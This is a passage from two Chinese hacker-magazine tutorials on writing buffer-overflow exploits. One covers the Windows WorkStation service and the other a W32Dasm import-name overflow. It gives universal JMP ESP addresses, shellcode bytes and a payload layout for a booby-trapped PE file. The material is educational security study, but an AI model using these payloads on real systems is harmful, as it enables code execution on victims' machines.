前面我在探测2023是不是包含函数返回地址时，在后面约40个字节填满了\xeb\xfe，目的其实在于检查JMP ESP后面是否有保留地址。因为有时候，BUF中填写JMP ESP的后面是不能直接跟ShellCode的。例如RPC（MS03-026）漏洞就是在JMP ESP后面必须留8字节的保留地址，那么在WorkStation服务漏洞中呢？按前面的方法一试，如图5 所示。

从图5可以看出，0x7ffa4512之后到执行"eb fe"的地方刚好有12个字节，换句话说这12个字节就是保留地址。一般情况下，那我们就只需要把ShellCode放在这12个字节之后就可以了。

检测接收缓冲区大小

其实我觉得这是一个比较容易忽略的地方，在有的漏




图5

洞利用过程中，可能会出现该服务用于接收网络参数的缓冲区大小受限。如果是这种情况，我们就不能把ShellCode放在JMP ESP地址的后面，而应该考虑放在前面。这个检验方法从Softice里查看内存就知道了，这里不再多讲。当然，经过测试WorkStation服务漏洞不存在这个问题。

使用通用跳转地址

能采用通用的跳转地址最好，即使找不到通用的JMP ESP的地址，也可以找找其他通用跳转地址，而且有的服务本身就有通用的跳转地址。例如SQL Resolution服务漏洞中，就有一个通用的JMP ESP地址0x42b0c9dc，而RPC溢出漏洞中有通用的具有JMP ESI功能的跳转地址0x0100139d。

如果要想跳转地址更通用，这里推荐现在比较流行的两个：对Windows 2000、XP、2003都通用的具有JMP EBX功能的地址是0x7ffa1571，通用的具有JMP ESP功能的地址是0x7ffa4512。在WorkStation服务漏洞中，我用的是0x7ffa4512。

接下来，就可以改写我想要的传送文件并执行的利用代码了，ShellCode是以前编写好了的，这里不再讲述。写好的利用代码和下载Sbaa的利用代码都附在光盘中。

利用JMP ESP

这里在补充一点。前面已经说过，Sbaa的代码中其实有效地覆盖函数返回地址的代码只有一句：memcpy(szBuffer+2017, "\x1b\x4a\xfa\x7f", 4)，但是他的ShellCode是放在SzBuffer的最前面的。从前面的分析入手，肯定是函数返回时ebx指向了SzBuffer！通过Softice查看如图6所示。




图6

EBX = 0x00109744，而szBuffer的首地址也是0x00109744，果然和想象的一样！

我之所以要说这一点，其实是想说明我们对漏洞利用的原理其实都是差不多的，但是实现的手法却可以有多种。具体怎么实现，那就八仙过海，各显神通。

好了，上面就是我通过利用WorkStation服务漏洞中得出的一些体会，可能有的地方写的不是很清楚，希望能和大家相互交流。此外，本文中对Softice的抓屏我没有其他办法，是用数码相机直接照下来的，所以有点模糊，希望大家见谅。

WTF：相信看黑防的朋友都不会对W32Dasm陌生，它是非常棒的逆向工具，在爆破方面更是所有高手、菜鸟的首选。但是最近却突然出现了它存在溢出漏洞的消息，在我们微感诧异的同时，不禁又开始思考：这个溢出究竟是如何触发的？我们该如何利用？

适合读者：入侵爱好者、漏洞分析员、破解爱好者
前置知识：汇编基本语法

菜鸟版Exploit编写指南之十

分析和利用W32Dasm溢出漏洞



文/图 王炜/ww0830

看过黑防的"密界寻踪"的读者，都知道一段很经典的话："用W32Dasm反编译需要破解的程序，然后选择菜单'参考'->'串式参考'，找到'无效的注册码，请重新输入！'或者'注册码不正确。'等可疑字符串，然后往上找，找到跳转过来的位置，用十六进制编辑器，将跳转位置的JZ改为JNZ并保存，然后重新运行程序，这下随便输入注册码都可以成功注册了，这就是大家耳熟能详的'爆破法'"。在这个过程中的主角W32Dasm是一个强大的反汇编工具，操作简单，使用方便，由URSoft开发的。虽然很久不再更新了，但仍被大家广泛使用着。无数初学者（包括

我）都是利用W32Dasm来完成程序的"爆破"，从而激起兴趣由此进入了逆向工程的大门。

2005年1月底2月初的时候，突然爆出W32Dasm也有缓冲区溢出漏洞的消息！想想破解了无数软件的W32Dasm，本身却存在被"黑"的可能，我只能无奈地摇摇头，看来单凭技术和经验，人类的确无法达到百分之百的完美和精确。我们迫切需要一种创新的机制或方法，来规划软件的开发过程，尽量减少甚至消灭各种安全隐患。不知微软提出的新的开发流程，能最终解决么？微软的亚洲研究院在做这方面的研究么？嘿嘿，自己梦里都想着去那里学习呢，还可以去看看亲爱的老毒。

扯远了，还是来看看这个漏洞本身的信息和利用方法吧！

漏洞的起因和分析

漏洞公告如下图1 所示。




图1

漏洞公告的意思是W32Dasm在处理可执行文件的引出/导入函数名时存在问题。W32Dasm使用wsprintf()函数拷贝文件的引入/导出函数名到一个256字节的缓冲区中，由于没有检查字符的长度，所以可能会引发缓冲区溢出。

如同现在的大多数漏洞公告一样，公布出的信息比较少，我们需要自己来定位一下有问题的代码段。

> **WTF**：在前面中，都有文章讲解如何定位有问题的代码，大家可以翻出来复习一下。

打开SoftICE后，运行W32Dasm。按Ctrl+D呼出SoftICE，敲入"Addr w32Dasm89"命令，表示进入W32Dasm的进程空间，然后输入Bpx Wsprintfa，表示在调用Wsprintfa这个函数时中断下来。

> **WTF**：在Windows中，函数有ANSI实现和Unicode实现两种形式，分别是函数名加A和W。当参数是ANSI码时，系统会自动使用带A的函数来执行，如果参数是Unicode码，系统则使用带W 的函数来执行。

再按Ctrl+D回到Windows系统下。用W32Dasm选择一个可执行文件分析。当调用Wsprintfa的时候，SoftICE就会弹出来，停留在如下的代码中：

```
USER32! wsprintfA
77D1C96A  LEA EAX, [ESP+0C]
77D1C96E  PUSH EAX
77D1C96F  PUSH DWORD PTR [ESP+0C]
77D1C973  PUSH DWORD PTR [ESP+0C]
77D1C977  CALL  USER32!wvsprintfA
77D1C97C  RET
```

看来，Wsprintfa只是原封不动调用了WvsprintfA函数而已。我们可以用D 命令分析传过来的参数，就可以知道要格式化输出的东东是什么了。中断了多次，包括处理Select a File for Disassembly，Loading，allocation等字符串后，终于到了拷贝函数名的过程。这下要小心地跟下去了。

在"77D1C97C RET"执行后，返回到了W32Dasm程序的空间中，停留在0045D8E0中，附近的代码为：

```
0045D8C8  LEA EAX, [EBX+00640A2B]
0045D8CE  PUSH EAX
0045D8CF  PUSH 00403818
0045D8D4  LEA EDX, [EBP-00FC]
0045D8DA  PUSH EDX
0045D8DB  CALL  USER32! wsprintfA
0045D8E0  ......
```

换成高级语言，就是"WsprintfA(EDX,00403818,EAX)."。再继续跟踪，可以看到该子函数的返回语句在0045DCD6：

```
0045DCD6  RET
```

但WsprintfA中的参数"EDX，00403818，EAX"究竟是什么东西呢，我们再来看看吧。退回Windows下，关掉W32DASM后重新运行。这次进SoftICE中下断点"bpx 0045D8C8"，也就是表示运行到代码0045D8C8的时候中断下来。这样我们可以单步执行，查看压入的参数是什么。

同样，再次在W32DASM中选择一个可执行文件分析，果然到0045D8C8的时候SoftICE弹了出来。我们按F10单步执行下去，到"0045D8CE PUSH EAX"时，敲入"D EAX"，可以看到EAX原来是引入函数名的字符串。然后敲入"D 00403818"，可以看到00403818是"%s"。运行到"0045D8DA PUSH EDX"时，敲入"D EDX"，可以看到EDX是"EBP－00FC ＝ 0065BDE8"。这样执行的函数实际上是：

```
wsprintfA([EBP-00FC], %s, 函数名)
```

WsprintfA函数不会检查函数名字符串的长度，它会一直进行拷贝，直到遇到末尾标志0x00为止，而分配空间[EBP－00FC]到保存的返回地址只有0xFC这么多，所以如果函数名过长，可以把返回地址覆盖掉，跳转到想执行的任意代码中，从而完成利用。

我们看看是那个子函数的地址会被覆盖，在执行"CALL wsprintfA"前，敲入"D EBP+4"，可以看到保存的返回地址为0 0 4 5 7 F 3 B；我们输入"U 00457F3B"，查看附近的代码：

```
00457F36      CALL  0045D3C1
00457F3B      POP ECX
```

漏洞产生的流程为：

```
00457F36    CALL 0045D3C1
|
|____0045D8C8         LEA EAX, [EBX+00640A2B]
// 函数名
|  ......
|___             0045D8DB  CALL  USER32! wsprintfA
|  ......
|___             0045DCD6   RET
```

如果函数名过长，WsprintfA可以把子函数0045D3C1保存的返回地址覆盖掉，从而引发缓冲区溢出。

找到问题代码后，我们可以精心构建一个可执行文件，把输入输出表中的函数名称构造超长，并带上跳转指令和ShellCode。如果用户使用W32Dasm调试，就可以进程权限在系统上执行任意指令。

如何在文件中构建超长的输入/输出函数名呢？这就涉及到PE文件格式和输入输出表了。

PE 文件格式分析

PE 的意思就是 Portable Executable(可移植的执行体)。"Portable Executable"意味着此文件格式是跨Win32平台的，即使Windows运行在非Intel的CPU上，任何Win32平台的PE装载器都能识别和使用该文件格式。PE文件结构的总体层次分布如下图2所示。




图2

所有PE文件(甚至32位的 DLLs) 必须以一个简单的DOS MZ header开始，有了它，一旦程序在DOS下执行，DOS就能识别出这是有效的执行体。然后运行紧随MZ header之后的DOS stub。DOS stub实际上是个有效的EXE，在不支持 PE文件格式的操作系统中，它将简单显示一个错误提示。通常我们对DOS stub不太感兴趣，因为大多数情况下它是由汇编器/编译器自动生成的，它简单调用中断21h服务9来显示字符串"This program cannot run in DOS mode"。

紧接着DOS stub 的是PE header。PE header是PE相关结构IMAGE_NT_HEADERS的简称，其中包含了许多PE装载器用到的重要域。执行体在支持PE文件结构的操作系统中执行时，PE装载器将从DOS MZ header中找到PE header的起始偏移量。因而跳过了DOS stub直接定位到真正的文件头PE header。

PE文件的真正内容划分成块，称之为Sections(节)，每节是一块拥有共同属性的数据，比如代码/数据、读/写等，而节的定位信息放在PE header后面的数组结构section table(节表)中。

在这儿我们只关心输入/输出表，所以对Sections(节)并不感兴趣，只看和输入/输出表有关的PE header结构。

PE header的定义如下:

```
IMAGE_NT_HEADERS STRUCT
    Signature dd ?
    FileHeader IMAGE_FILE_HEADER <>
    OptionalHeader IMAGE_OPTIONAL_HEADER32 <>
IMAGE_NT_HEADERS ENDS
```

具体来说，Signature—dword类型，值为50h，45h，00h，00h(PE\0\0)。本域为PE标记，我们可以此识别给定文件是否为有效PE文件。

FileHeader该结构域包含了关于PE文件物理分布的信息，比如节数目、文件执行机器等。OptionalHeader该结构域包含了关于PE文件逻辑分布的信息，虽然域名有"可选"字样，但实际上本结构总是存在的。

我们关心的是OptionalHeader结构最后的DataDirectory数组，它是16个IMAGE_DATA_DIRECTORY结构数组。IMAGE_DATA_DIRECTORY结构指明了执行文件中重要部分的起始RVA和长度，其定义如下:

```
typedef struct _IMAGE_DATA_DIRECTORY
{
    DWORD VirtualAddress;   该部分的RVA
    DWORD Size;             该部分的大小
}
```

DataDirectory数组的16个IMAGE_DATA_ DIRECTORY元素中，第一项总是Exported Function Table(输出表)的对应地址及长度。第二个项是Import Table(输入表)的对应地址和长度。

这样在PE文件中寻找输入表的方法如下。

1.从DOS header定位到PEheader。

2.从optional header读取data directory的地址。

3.IMAGE_DATA_DIRECTORY结构尺寸乘上找寻结构的索引号。

4.将上面的结果加上"data directory"地址，我们就得到包含所查询数据结构信息的IMAGE_DATA_DIRECTORY 结构项。

找到了对应的IMAGE_DATA_DIRECTORY结构，比如输入表的IMAGE_DATA_DIRECTORY后，其VirtualAddress就指明了包含了引入表地址。

引入表实际上是一个"IMAGE_IMPORT_DESCRIPTOR"结构数组。每个"IMAGE_IMPORT_DESCRIPTOR"包含PE文件引入函数的一个相关DLL的信息。没有标志指明引入表有多少个"IMAGE_IMPORT_DESCRIPTOR"项，以一个全0的成员结尾。

IMAGE_IMPORT_DESCRIPTOR的结构如下:

```
IMAGE_IMPORT_DESCRIPTOR STRUCT
    OriginalFirstThunk dd ?
    TimeDateStamp dd ?
    ForwarderChain dd ?
    Name1 dd ?
    FirstThunk dd ?
IMAGE_IMPORT_DESCRIPTOR ENDS
```

我们这里只关心OriginalFirstThunk和FirstThunk。OriginalFirstThunk包含一个 IMAGE_THUNK_DATA结构数组的RVA。IMAGE_THUNK_DATA这是一个Dword类型的集合，以一个全0成员结束，内容是指向一个IMAGE_IMPORT_BY_NAME结构的指针。而IMAGE_IMPORT_BY_NAME结构分成两部分:

```
IMAGE_IMPORT_BY_NAME STRUCT
    Hint dw ?
    Name1 db ?
IMAGE_IMPORT_BY_NAME ENDS
```

Hint指示本函数在其所驻留DLL的引出表中的索引号，该域被PE装载器用来在DLL的引出表里快速查询函数。该值不是必须的，一些连接器将此值设为0。

Name1 含有引入函数的函数名，函数名是一个ASCIIZ字符串。注意这里虽然将Name1的大小定义成字节，其实它是可变尺寸域，只不过我们没有更好的方法来表示结构中的可变尺寸域。

我们就是要改变这儿的Name1，因为没有字段指明函数名的长度，是以0x00为结束标志，所以我们只要把Name1改为超长的函数名就可以引发W32DASM的溢出了。

FirstThunk与 OriginalFirstThunk非常相似，它也包含指向一个IMAGE_THUNK_DATA结构数组的RVA，IMAGE_THUNK_DATA数组虽然不一样，但里面包含的值却也是一样的。如图3 所示。





图3

虽然现在这两个数组现在都一样，但在执行的时候就不同了。

文件的构建和漏洞的利用

搞清楚了PE文件的结构后，我们可以使用PE编辑工具来修改，我用的是Lord PE。运行如图4所示。



点击PE Editor可以选择可执行文件来加以分析和修改，给出的PE分析信息非常详细，添加和修改PE内容也很方便，的确是一个非常好用的工具。

有了这么多期"溢出研究"版块的熏陶，大家应该知道我们构造的函数名应该为如下格式

> 构造的函数名格式＝NNNNNNSSSSSSSSNNNNNNRJMPBACK

其中：

```
N=NOP空指令0x90，什么都不做；
S = ShellCode；Shellcode的具体写法，参看上一期杂志，有详细的介绍。这里使用精简的Shellcode，如下：
char shellcode[] =
"\x55\x8B\xEC\x83\xEC\x2C\xC7\x45\xF4"
"\x63\x6F\x6D\x6D\xC7\x45\xF8\x61\x6E"
"\x64\x2E\xC7\x45\xFC\x63\x6F\x6D\x22"
"\x33\xD2\x88\x55\xFF\x8D\x45\xF4\x50"
"\xB8\x44\x80\xBF\x77\xFF\xD0\x90\x90";
R =覆盖地址，我们使用JMP ESP的通用地址0x7ffa4512来覆盖；
```

JMP BACK =往回跳。我们把ShellCode放在前面，所以用一个E9 0B FF FF FF往前跳入前面的NOP中，最后顺序执行到ShellCode中。

现在我们知道怎么改了，也知道改什么了。点击PE Editor的"Directories"按钮，进入到Directories的修改中。如图5 所示。

